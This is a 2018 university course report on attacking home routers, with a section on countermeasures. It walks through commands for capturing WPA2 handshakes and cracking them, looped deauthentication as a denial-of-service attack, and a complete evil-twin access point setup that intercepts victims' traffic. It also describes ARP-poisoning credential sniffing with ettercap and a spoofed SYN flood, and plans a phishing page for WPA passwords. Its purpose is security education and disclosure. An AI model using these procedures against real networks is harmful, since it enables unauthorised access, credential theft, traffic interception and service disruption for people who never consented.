

CRACK A HOME ROUTER
CompSci 590.01: Spring 2018
Final Report

Sahiti Bommareddy
sb505@duke.edu

Yang Yuxi
yy191@duke.edu

Yuan Yuan
yy189@duke.edu

Abstract

As a vital component in modern Internet services, home routers are widely applied in everyday life. However, due to the prevalence of insecure open 802.11 access points, it is currently easy for a malicious party to launch variety of attacks on home routers. One such attack is SYN flood attack which is a type of DDoS attack. Since clients at remote places require constant services from a server, Internet services can be denied by malicious attacks on the server. In addition, malicious users can clone an open access point and exploits common automatic access point selection techniques to trick a wireless client into associating with the malicious access point. This attack is called evil twin attack[1]. This paper implements the evil twin attack and DDOS attack to crack a home router, and demonstrates the protection of routers against these attacks. In conclusion, we point out that these exploits are easy to implement.

1. Introduction

According to a recent survey [2], 42% of the wireless 802.11 access points(AP), such as routers, don't provide any security mechanism. Wireless APs are left default factory settings for convenience. The default factory settings problem is not only about internal IP-addresses that are common for

entire series of devices, but also about some enabled services that increase usability at the expense of security. Default passwords are often the same for an entire product line or are generated from a common algorithm. Thus, malicious applications, or even web pages can successfully attack the router with default or weak password setting. We aim to disclose this vulnerability in the following sections.

Meanwhile, weaknesses in the design of TCP/IP protocol can also cause security issues to a home router. Therefore, we then aim to disclose vulnerability in the three-way handshake process of TCP connection to mount a Denial of Service (DoS) attack called SYN flood attack on a victim router. SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to disable the system from responding to legitimate traffic.

Our experiment is set up based on previous experiments [1,2,3,4]. We started with simplest exploits which can be carried out by anyone even without much technical knowledge. Then we proceed to explore the SYN flood attack on home routers, open Wifi networks, and weakly secured Wifi connections. With a self-generated program, we generate different types of SYN packets to implement the SYN flood attack. Then we demonstrate how to reproduce them with simple tools. In the end, we explore some

practices and defenses for such router vulnerabilities.

The paper is organized in the following way: First, we introduce the theoretical grounding of the home router and the two kinds of attacks (Section 2). Second, we demonstrate the experimental design to attack the router (Section 3). Then based on the experimental result, we implement an analysis (Section 4). The conclusion and discussion part are included in Section 5.

2. Theoretical Grounding

This section will discuss the theoretical groundings of our paper. First we discuss the Router default settings, then in section 2.1.2 we include the Wi-Fi Protected Setup process.

2.1 Router Technical Details

2.1.1 Router Default Settings

Most of the commercial routers come with default username and password printed on them. If the router is provided by internet service provider, routers may even come with a default network name and password. First, we implemented a survey to check how many of them were ever modified. Surprisingly, nearly 50% of them has never been modified, applied directly the default Wifi settings of service providers and nearly 90% of them never modified router or modem admin page settings. The experiment was conducted among graduate students, 90% of them are from Computer Science department in Duke University.

Next, we wanted to see how we can get these modified passwords. Friends shared their WIFI password with us and some good neighbors keyed it in. We were able to connect to some open WIFI in coffee shops. We also observed that many passwords were the weak, easy to remember ones.

We also explored methods to steal wifi router passwords in case of unaware targets. We were able to do this by a couple of ways, included in our Section 4.

2.1.2 WPS

Wi-Fi Protected Setup (WPS) is a network security standard to create a secure wireless home network. The goal of this protocol is to allow home users who know little of wireless security and may be intimidated by the available security options to set up Wi-Fi Protected Access, as well as simplifying the process of adding new devices to an existing network instead of entering long passphrases.

A major security flaw was revealed in December 2011 that affects wireless routers. This flaw allows a remote attacker to recover the WPS PIN in a few hours with a brute-force attack. Despite this reveal, this option is default available on most routers. On top of this, there are severe physical security issues, since any person with physical access to router can connect to it without owners' permission.

2.1.3 WPA/WPA2 four way handshake




Figure: 1 four way WPA2 handshake

The four-way handshake is designed so that the access point (or authenticator) and wireless client (or supplicant) can independently prove to each other that they know the PSK/PMK, without ever disclosing the key. Instead of disclosing the key, the access point (AP) and client encrypt messages to each other—that can only be decrypted by using the PMK that they already share—and if decryption of the messages was successful, this proves knowledge of the PMK. The four-way handshake is critical for protection of the PMK from malicious access points.

The PMK is designed to last the entire session and should be exposed as little as possible; therefore, keys to encrypt the traffic need to be derived. A four-way handshake is used to establish another key called the Pairwise Transient Key (PTK). The PTK is generated by concatenating the following attributes: PMK, AP nonce (ANonce), STA nonce (SNonce), AP MAC address, and STA MAC address. The product is then put through a pseudo-random function. The handshake also yields the GTK (Group Temporal Key), used to decrypt multicast and broadcast traffic.

The actual messages exchanged during the handshake are-

- 1.The AP sends a nonce-value to the STA (ANonce). The client now has all the attributes to construct the PTK.
- 2.The STA sends its own nonce-value (SNonce) to the AP together with a Message Integrity Code (MIC), including authentication, which is really a Message Authentication and Integrity Code (MIC).
- 3.The AP constructs and sends the GTK and a sequence number together with another MIC. This sequence number will be used in the next multicast or broadcast frame, so that

the receiving STA can perform basic replay detection.

- 4.The STA sends a confirmation to the AP.

The four exchanges happen in open without any security thus enabling us to get Anonce, Snonce, MIC . We exploit this fact to do a brute force attack though the PMK/PSK was never sent during handshake. We basically need to perform a dictionary or brute force attack on the handshake until we find a password which results in the same MIC as in the packets. We have a number of open source tools for this. The steps are generate PMK, then PTK and finally MIC.

PMK=SHA1_fn(TestPassword, SSID, SSID_LENGTH,4096)

PTK=SHA1_fn(PMK,Len(PMK),"Pairwise Key Expansion", Min(AA,SA)||Max(AA,SA)||Min(Anonce,Snonce)||Max(Anonce,Snonce))

MIC=MD5_fn(first_16_bytes_PTK,16,EAP_ol_packet_in_4th_Message)

This generated MIC should match the one captured in handshake.

2.2 TCP/IP Technical Details

It is the conceptual model and set of communications protocols used on the Internet and similar computer networks. Today almost everything uses it somehow to communicate over network.

Any internet connection can be described by using four numbers - the source and destination ip addresses in IP header, source port and destination port in TCP header. In fact, different services are bound to well known ports so that they may be located on a standard port in different systems.




Figure: 2 TCP Header

TCP header consists of sequence and acknowledgement numbers which are unique to a packet in a connection. The sequence number of the first data octet in this segment (except when SYN is present). If SYN is present the sequence number is the initial sequence number (ISN) which is randomly generated and the first data octet is ISN+1. If the ACK control bit is set then acknowledgement field contains the value of the next sequence number the sender of the segment is expecting to receive. Once a connection is established, this is always sent. This enables right ordering of packets if they are scrambled in the network.

Control Bits 6 bits (from left to right) include following flags:

URG: The URG flag is used to notify the receiver to process the urgent packets before processing all other packets.

ACK: stands for Acknowledgment, used to acknowledge the successful receipt of a packet. Almost all packets contain this flag.

PSH: stands for "Push", is somewhat similar to the URG flag and tells the receiver to process these packets as they are received instead of buffering them.

RST: stands for "Reset", gets sent from the receiver to the sender when a packet is sent to a particular host that was not expecting it.

SYN: stands for Synchronize, used only during handshake to establish a connection.

FIN: No more data from sender.

2.2.1 Establishing a connection

TCP is connection oriented protocol and hence uses three way handshake prior to transmission of data. Before a client attempts to connect with a server, the server must first bind to and listen at a port to open it up for connections: this is called a passive open. Once the passive open is established, a client may initiate an active open.




Figure: 3 TCP connection establishment

To establish a connection, the three-way (or 3-step) handshake occurs:

SYN: The active open is performed by the client sending a SYN to the server. The client sets the segment's sequence number to a random value X.

SYN-ACK: In response, the server replies with a SYN-ACK. The acknowledgment number is set to one more than the received sequence number i.e. X+1, and the sequence number that the server chooses for the packet is another random number, Y.

ACK: Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgement value i.e. X+1, and the acknowledgement number is

set to one more than the received sequence number i.e. $Y+1$.

At this point, both the client and server have received an acknowledgment of the connection. The steps SYN, SYN-ACK establish the connection parameter (sequence number) for one direction and it is acknowledged. The steps SYN-ACK, ACK establish the connection parameter (sequence number) for the other direction and it is acknowledged. With these, a full-duplex communication is established.

2.2.2 SYN flood exploit

There are many weaknesses in the protocol which can be exploited to mount attacks, we explore one such attack where spoofed syn packets can cause a Denial Of Service attack.




Figure: 4 SYN Flood attack with spoofed IP

The attacker represented in red sends SYN packets with forged IP addresses to the router. The router sends SYN-ACK to these non reachable IPs represented by question mark. In doing so it consumes up its resources and will not be able to serve legitimate users efficiently.

3. Test Environment setup

3.1 Hardware details

3.1.1 Router Details: NetGear N600

Model:C3700

Interface Local: 10BASE-T,
100/1000BASE-Tx, RJ-45 802.11a/n/g/b

Internet: DOCSIS 3.0. Downward
compatible with DOCSIS 2.0, 1.1 and 1.0

Up to 600Mbps @2.4GHz ‡

Wi-Fi Protected (WPA/WPA2-PSK)

With push WPS enabled




Figure: 5 Test Environment setup

3.1.2 PC1, PC2 and PC3

OS name: macOS

Version: High Sierra 10.13.1

System Type: 64-bit

Processor: Intel i7

Processor speed:3.1GHz

Physical Memory:16GB

3.1.3 PC4

OS name: Kali Linux (dual booted on
Windows 10)

Version: 2018.01

System Type:X86 based

Processor: Intel i7
Processor speed:4GHz
Physical Memory:16GB(Kali)

3.2 Software Details

Our code for packet generation can be found at

https://gitlab.oit.duke.edu/yy191/cps590_scrpit.git

Alternatively we can use hping3 and likes.

Airmon-ng[11]
Airodump-ng[7]
Aireplay-ng[12]
Aircrack-ng[6]
Airbase-ng[6]
Ettercap[13]
dhcp-server

4.Our exploits and Observations

4.1 Crack Wifi Passwords

4.1.1 By Brute Force


Check the available Wifi adapter for penetration testing on your computer
airmon-ng

we need to start our wireless Interface in monitor mode to scan for available networks

```
airmon-ng start wlan0  
airodump-ng wlan0mon
```

We may need to kill interfering processes.

This gives us access to BSSID and ESSID needed to capture the handshake. We can deauthenticate users on target network and when they reconnect we can capture the handshake.



BSSID	PWR	Beacons	#Data	#/s	Ch	MB	ENC	CIPHER	AUTH	ESSID
2C:38:33:8F:69:53	-38	7	0	0	11	54s	WPA2	CCMP	PSK	NETGEAR48
EA:91:28:F7:08:03	-38	5	0	0	6	54s	WPA2	CCMP	PSK	Moto Guest8
E8:91:28:F7:08:02	-38	6	0	0	6	54s	WPA2	CCMP	PSK	MOTOR88E
84:18:F8:08:29:02	-41	6	0	0	8	54s	WPA2	CCMP	PSK	Jundrip
94:53:38:E9:F1:0A	-45	7	0	0	1	54s	WPA2	CCMP	PSK	Rouvet
F4:38:89:23:99:44	-45	7	0	0	1	54s	WPA2	CCMP	PSK	DIRECT-43-HP ENVY 4520 series
84:18:F8:08:29:0C	-56	3	0	0	2	54s	WPA2	CCMP	PSK	Rouvet SE
08:0F:59:F9:83:25	-62	7	0	0	11	54s	WPA2	CCMP	PSK	NanperZone
48:E2:44:EE:CD:99	-64	0	31	0	1	-1	WPA			<length: 0>
FA:87:CA:71:88:0E	-67	4	0	0	1	54s	DMN			<length: 0>
38:08:95:F3:10:8E	-69	8	1	0	11	54s	WPA2	CCMP	PSK	Omteou
58:98:43:8E:E1:82	-71	5	0	0	6	54s	WPA2	CCMP	PSK	MyspectrumWIFI7C-2G
00:23:69:61:FE:38	-72	6	0	0	6	54	WPA2	CCMP	PSK	RIGGS Network
54:65:9E:9A:A1:88	-72	6	0	0	6	54s	WPA2	CCMP	PSK	destiny1
44:1C:A8:00:D8:D2	-73	7	0	0	11	54s	WPA2	CCMP	PSK	carry
68:19:71:EA:0E:E8	-73	6	0	0	6	54s	WPA2	CCMP	PSK	Genesis
FE:A6:67:5A:F7:D6	-74	3	0	0	11	54s	WPA2	CCMP	PSK	<length: 21>
0C:1F:89:9A:97:F7	-75	4	0	0	9	54s	WPA2	CCMP	PSK	NETGEAR88
84:2A:8E:81:B6:7E	-77	2	1	0	11	54s	WPA2	CCMP	PSK	Nickenswif1
89:A6:ED:94:4F:18	-77	2	0	0	1	54s	WPA2	CCMP	PSK	KT
0C:1F:89:9A:AD:CA	-77	0	2	0	1	-1	WPA			<length: 0>
44:1C:A8:B9:AE:68	-78	4	0	0	11	54s	WPA2	CCMP	PSK	WIFID9AE50

Figure: 6 Router MAC, SSID and Channel details captured by airodump

To deauthenticate -

```
aireplay-ng -0 countOfPackets -a <BSSID>  
wlan0mon
```

To capture handshake-

```
airodump-ng -w <handshakeFile> --bssid  
bssid# wlan0mon
```

Observed Exploit:

We realised by continuously looping the deauthentication packets we can disable the users from connecting to a network. This simple command can cause a DoS attack by itself.

```
aireplay-ng --deauth 0 -a <BSSID#>  
wlan0mon
```

Once we have our handshake we can brute force WPA key. There exists special world lists[10] for this very purpose. They can be found on kali forums and github. We employed one such list to crack our router.

```
aircrack-ng <handshakeFile.cp> -w  
<wordList>
```




Figure: 7 Password cracked by brute force using aircrack

Observation on Timing:

We found manufacturer's default passwords are in top frame of wordlists. These and weaker once are cracked in matter of minutes, whereas the more complex once take hours. In our research we came across products that have special bots that can be rented to crack these in minutes with much powerful distributed computing in place. This also encouraged us to explore the evil twin method.

4.1.2 By Evil twin Method

As the name indicates we set up a router with same name and mac address as the legitimate one and force our users to connect to it. In doing so he will reveal his password to us and if we tunnel his requests through our evil router we can even monitor victim's internet activity. This needs us to configure our dhcp server. Add the below code in dhcpd.conf file-

```
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.2.0 netmask 255.255.255.0
{
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.2.255;
option domain-name-servers 8.8.8.8;
```

```
option routers 192.168.2.1;
range 192.168.2.20 192.168.2.60;
}
```

With airodump we can get the routers BSSID and ESSID. Airbase-ng can be used to set up evil twin.

```
airbase-ng -a <BSSID#> -e <ESSID> -c
<channelNumber> -P wlan0mon
```

This creates a fake AP. Provide the evil twin with internet access.

```
ifconfig at0 up
ifconfig at0 192.168.2.1 netmask
255.255.255.0
```

Start our dhcp server

```
dhcpd -cf /etc/dhcp/dhcpd.conf
service isc-dhcp-server restart
```

Tunnel connection between Fake AP and wired ethernet/ wireless port with internet access -

```
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables --table nat --append
POSTROUTING --out-interface wlan0 -j
MASQUERADE
iptables --append FORWARD -j ACCEPT
--in-interface at0
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

To provide internet-

```
ifconfig at0
ifconfig at0 up
ifconfig at0 192.168.2.1 netmask
255.255.255.0
```

But to force the users to connect to this we need to deny their connection to legitimate AP by-

```
aireplay-ng --deauth 0 -a BSSID wlan0mon
```


Observation:

Some old versions of Windows and android connect to network just based on ESSID. In such cases they auto connect if FakeAP is closer to victim and we can simple setup a tunnel to provide them internet through our second WiFi adapter and monitor them. Even users who are not aware of these details can be tricked to choose fake AP which is open.



Figure: 8 Evil Twin NETGEAR40 (open) with the real AP NETGEAR40 (secure)

As seen in the above picture the NETGEAR40 secured is the legitimate AP but the mobile is unable to connect to it due to looped deauthentication command. This will force victim to choose NETGEAR40 open which is our Fake AP.

4.2 Crack Router Admin login Credentials

First we explored how easily we can crack if users stick to default admin username and passwords. We used airodump-ng wlan1mon -M to sniff available networks and router manufacturers and model.

Once we have manufacturer we found a website[5] that hosts default username and password lists. We are able to access surprisingly many router's admin page.




Figure: 9 Manufacture Details included

Even in case the username and password is changed we are able to use ettercap tool on kali linux that uses ARP poisoning and sniffs passwords by man in the middle attack when an user logs into the admin page.




Figure: 10 Admin credentials cracked by ettercap

4.3 SYN flood exploit

We started out by nmap the router, to find open ports. Once we have open port noted we sent IP spoofed SYN packets to

router on that port. We waited for couple of minutes and checked packet loss on that port and in general. We noted packet losses as high as 90% on the port that was attacked and nearly 30% loss in general.

```
--- 192.168.0.1 ping statistics ---
23 packets transmitted, 2 packets received, 91.3% packet loss
round-trip min/avg/max/stddev = 41.082/46.983/52.884/5.901 ms
bogon:~ yxyang$
```

Figure: 11 Packet loss Stats on port 80 of router

5.Preventive measures

5.1 Some settings to secure a router

- Change the administrative credentials
- Change the network name, or SSID
- Disable Wi-Fi Protected Setup
- Do not use cloud-based / remote router management
- Set your router to use the 5-GHz band
- Disable PING, Telnet, SSH, UPNP and HNAP
- Use a browser's incognito or private mode when accessing the administrative interface
- Don't broadcast your SSID , make network hidden
- Avoid router provided by ISP

5.2. SYN flood attack countermeasures

These measures to safeguard against syn flood attack can be broadly classified into- end host counter measures and network based countermeasures. The first class of solutions involves hardening the end-host TCP implementation itself, including altering the algorithms and data structures used for connection lookup and establishment, as well as some solutions that diverge from the TCP state machine behavior during connection establishment,

as described in RFC 793.

The second class involves hardening the network, either to lessen the likelihood of the attack preconditions (an army of controlled hosts or the propagation of IP packets with spoofed source addresses), or to insert middleboxes that can isolate servers on the networks behind them from illegitimate SYNs.

End host countermeasures include-

- Increasing TCP Backlog
- Reducing the SYN-RECEIVED Timer
- SYN Caches
- SYN Cookies etc

SYN cache

The host uses a hash table with a limited amount of space in each hash bucket, to store the data that will go into TCB. If an ACK is received, then it can be moved into a full TCB; otherwise the oldest bucket at a particular hash value can be reaped when needed.

SYN defender

In this case, there is a defender firewall in the server side, and the firewall received SYN request from the client side, then it send the SYN-ACK packet to the client. After the ACK is received by firewall, the request is sent to server. In this case the server.

SYN kill

The source IP addresses are classified in a database as good or bad based on observed network traffic and administratively supplied input. RST packet is generated in response to a request from Bad source address to terminate their request, while good ones are allowed to carry on with the handshaking. Once the

packets are identified as they are in good state. It remains in good state till staleness period i.e. no TCP traffic was observed from that address for a period of time. In this method if within the staleness period any spoofed IP packets are received then it treats as, it is in good state.

SYN Cookies

The most effective way to prevent from SYN flood attack is to introduce SYN cookie into the server side. The SYN cookies technique causes absolutely zero state to be generated by a received SYN. Instead, the most basic data comprising the connection state is compressed into the bits of the sequence number used in the SYN-ACK. Since for a legitimate connection, an ACK segment will be received that echoes this sequence number (actually the sequence number plus one), the basic TCB data can be regenerated and a full TCB can safely be instantiated by decompressing the Acknowledgement field. This decompression can be effective even under heavy attack because there is no storage load whatsoever on the listener, only a computational load to encode data into the SYN-ACK sequence numbers. The downside is that not all TCB data can fit into the 32-bit Sequence Number field, so some TCP options required for high performance might be disabled.

Network based countermeasures include-

- Filtering
- Firewalls and Proxies
- Active Monitoring

Because SYN flooding targets end hosts rather than attempting to exhaust the network capacity, it seems logical that all end hosts should implement defenses, and that network-based techniques are an

optional second line of defense that a site can employ.

6.Future Work

To set up a fake web page which prompts users to enter their WPA password and download security update from manufacturer as soon as they connect to evil twin AP is still a work in progress.

7. References:

1. Router Bugs Flaw Hacks and Vulnerabilities, Michael Horowitz, 2018
2. How millions of DSL modems were hacked in Brazil, to pay for Rio prostitutes, Naked Security, 2012
3. Insecure routers hacked yet again: A compromised router is a problem both for the Internet at large and for its owner, Michael Horowitz, ComputerWorld, 2015
4. A Brazilian newspaper site used in server malware to change Router DNS Settings, ComputerWorld, 2014
5. Default Router Passwords. (n.d.). Retrieved from <http://www.routerpasswords.com/>
6. Aircrack-ng. (n.d.). Retrieved from <https://www.aircrack-ng.org/>
7. Airodump-ng [Aircrack-ng]. (n.d.). Retrieved from <https://www.aircrack-ng.org/doku.php?id=airodump-ng>
8. Airbase-ng | Penetration Testing Tools. (n.d.). Retrieved from <https://tools.kali.org/wireless-attacks/airbase-ng>
9. Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (n.d.). Retrieved from <https://www.kali.org/>

10. Kennyn510, wap2-wordlists, (2017), GitHub repository, <https://github.com/kennyn510/wpa2-wordlists>
11. Airmon-ng [Aircrack-ng]. (n.d.). Retrieved from <https://www.aircrack-ng.org/doku.php?id=airmon-ng>
12. Aireplay-ng [Aircrack-ng]. (n.d.). Retrieved from <https://www.aircrack-ng.org/doku.php?id=aireplay-ng>
13. Alberto et al. (n.d.). Ettercap Home Page. Retrieved from <http://www.ettercap-project.org/ettercap/>
14. Wesley E. M. (2016, December). Defenses Against TCP SYN Flooding Attacks. Retrieved from <https://www.cisco.com/c/en/us/about/press/internet-protocol-journal/back-issues/table-contents-34/syn-flooding-attacks.html>